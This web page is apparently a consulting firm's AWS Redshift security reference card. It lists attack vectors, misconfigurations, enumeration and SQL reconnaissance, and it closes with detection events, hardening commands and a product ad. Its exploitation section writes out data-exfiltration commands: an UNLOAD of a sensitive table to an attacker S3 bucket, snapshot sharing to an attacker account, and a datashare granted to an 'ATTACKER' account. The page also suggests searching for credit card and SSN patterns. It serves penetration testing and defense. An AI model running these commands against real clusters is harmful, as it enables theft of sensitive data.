


AWS Redshift Security
DATA WAREHOUSEAmazon Redshift is a petabyte-scale data warehouse. Contains business-critical analytics data, often including PII, financial records, and aggregated sensitive information from multiple sources.
📋Service Overview
Redshift Clusters
Massively parallel processing (MPP) clusters for analytics workloads. Uses PostgreSQL-compatible SQL. Stores petabytes of structured data from multiple business sources.
Attack note: Redshift credentials often shared across teams. Look for credentials in code, Secrets Manager, or Parameter Store.
Snapshots & Data Sharing
Automated and manual snapshots for backup and cross-region/account sharing. Data sharing allows direct access across accounts without copying data.
Attack note: Snapshots can be shared cross-account for exfiltration. Data shares may expose production data to dev accounts.
Security Risk Assessment
Redshift contains aggregated business intelligence data - crown jewels. Compromising Redshift often means access to the most sensitive data in the organization across multiple source systems.
⚔️Attack Vectors
Direct Access
- •Credential theft from Secrets Manager
- •SQL injection in BI applications
- •IAM authentication abuse
- •Snapshot sharing to attacker account
- •Public cluster endpoint exposure
Data Exfiltration
- •UNLOAD to attacker S3 bucket
- •COPY to external Redshift
- •Cross-account data sharing
- •Snapshot copy to external account
- •Federated query to external targets
⚠️Misconfigurations
Access Issues
- •Publicly accessible cluster
- •Weak master user password
- •No IAM authentication
- •Security group allows 0.0.0.0/0
- •Same credentials for prod/dev
Data Protection Issues
- •Encryption at rest disabled
- •Audit logging disabled
- •No SSL enforcement
- •Snapshots shared publicly
- •UNLOAD to public S3 buckets
🔍Enumeration
aws redshift describe-clustersaws redshift describe-clusters \
--query 'Clusters[].Endpoint'aws redshift describe-cluster-snapshotsaws redshift describe-clusters \
--query 'Clusters[].PubliclyAccessible'aws redshift describe-data-shares💉SQL Exploitation
Reconnaissance Queries
- •SELECT * FROM pg_tables - list tables
- •SELECT * FROM pg_user - list users
- •SELECT * FROM svv_columns - column info
- •SELECT * FROM stl_query - query history
- •SELECT * FROM svl_user_info - user details
Sensitive Data Queries
- •Query STL_CONNECTION_LOG for IPs
- •Query STL_USERLOG for user activity
- •Query pg_catalog for schema info
- •Search for credit card patterns
- •Search for SSN patterns
Pro tip: Check SVV_EXTERNAL_TABLES for federated access to S3 data lakes.
📤Data Exfiltration
UNLOAD to S3
- •UNLOAD to attacker-controlled bucket
- •Use ALLOWOVERWRITE to replace files
- •PARALLEL OFF for single large file
- •FORMAT CSV for easy processing
- •ENCRYPTED with attacker KMS key
Snapshot Techniques
- •Share snapshot to external account
- •Copy snapshot to external region
- •Restore in attacker account
- •Grant snapshot access to *
- •Automate with scheduled snapshots
🛡️Detection
CloudTrail Events
- •AuthorizeSnapshotAccess - sharing
- •CreateClusterSnapshot - backup
- •ModifyClusterSnapshotSchedule - schedule
- •ModifyCluster - config change
- •GetClusterCredentials - IAM auth
Audit Logging (STL Tables)
- •stl_connection_log - connections
- •stl_query - executed queries
- •stl_ddltext - DDL statements
- •stl_userlog - user changes
- •stl_undone - rolled back queries
💻Exploitation Commands
psql -h cluster.xxx.region.redshift.amazonaws.com \
-U admin -d database -p 5439aws redshift get-cluster-credentials \
--cluster-identifier my-cluster \
--db-user admin \
--db-name databaseUNLOAD ('SELECT * FROM sensitive_table')
TO 's3://attacker-bucket/exfil/'
IAM_ROLE 'arn:aws:iam::123456789012:role/RedshiftRole'
FORMAT CSV
ALLOWOVERWRITE;aws redshift authorize-snapshot-access \
--snapshot-identifier my-snapshot \
--account-with-restore-access ATTACKER_ACCOUNT_IDSELECT schemaname, tablename
FROM pg_tables
WHERE schemaname NOT IN ('pg_catalog', 'information_schema');CREATE DATASHARE exfil_share;
ALTER DATASHARE exfil_share ADD SCHEMA public;
GRANT USAGE ON DATASHARE exfil_share TO ACCOUNT 'ATTACKER';📜Security Configuration Examples
Cluster Configuration:
  PubliclyAccessible: true
  Encrypted: false
  EnhancedVpcRouting: false

Security Group:
  Inbound: 0.0.0.0/0:5439 (ALLOW)
Public endpoint, no encryption, open security group - fully exposed
Cluster Configuration:
  PubliclyAccessible: false
  Encrypted: true
  KmsKeyId: arn:aws:kms:...:key/xxx
  EnhancedVpcRouting: true

Security Group:
  Inbound: sg-app-servers:5439 (ALLOW)
Private, encrypted, enhanced VPC routing, restricted security group
{
  "Effect": "Allow",
  "Action": [
    "s3:*",
    "redshift:*"
  ],
  "Resource": "*"
}
// Attached to Redshift cluster
Cluster role can access any S3 bucket - data exfil risk
{
  "Effect": "Allow",
  "Action": [
    "s3:GetObject",
    "s3:ListBucket"
  ],
  "Resource": [
    "arn:aws:s3:::data-lake-bucket",
    "arn:aws:s3:::data-lake-bucket/*"
  ],
  "Condition": {
    "StringEquals": {"aws:SourceVpc": "vpc-xxx"}
  }
}
Limited to specific bucket with VPC condition
🛡️Defense Recommendations
Deploy in Private VPC
Never make Redshift publicly accessible. Use VPN or Direct Connect.
aws redshift modify-cluster \
  --cluster-identifier my-cluster \
--no-publicly-accessibleEnable Encryption
Encrypt at rest with KMS and enforce SSL connections.
aws redshift modify-cluster \
  --cluster-identifier my-cluster \
  --encrypted \
--kms-key-id arn:aws:kms:...:key/xxxEnable Audit Logging
Send audit logs to S3 for security monitoring.
aws redshift enable-logging \
  --cluster-identifier my-cluster \
  --bucket-name audit-logs \
--s3-key-prefix redshift/Use IAM Authentication
Replace static passwords with IAM credentials.
aws redshift get-cluster-credentials \
  --cluster-identifier my-cluster \
--db-user IAM:usernameRestrict Snapshot Sharing
Use SCP to prevent sharing snapshots outside organization.
"Effect": "Deny",
"Action": "redshift:AuthorizeSnapshotAccess",
"Condition": {"StringNotEquals": {"aws:PrincipalOrgID": "o-xxx"}}Monitor UNLOAD Operations
Alert on UNLOAD to unauthorized S3 buckets via query logging.
AWS Redshift Security Card • Toc Consulting
Always obtain proper authorization before testing
KloudSec, built by the team behind Toc Consulting
See AWS Redshift security checked automatically, continuously
What you just read is a manual, one-time check. KloudSec runs this and 400+ more automated checks across 90+ AWS services, continuously, agentless, live in about 5 minutes.
Toc Consulting: AWS Security & Cloud Architecture
Securing your AWS estate?
Our team helps engineering teams secure and architect AWS the right way: assessment in week one, a prioritized action plan in week two.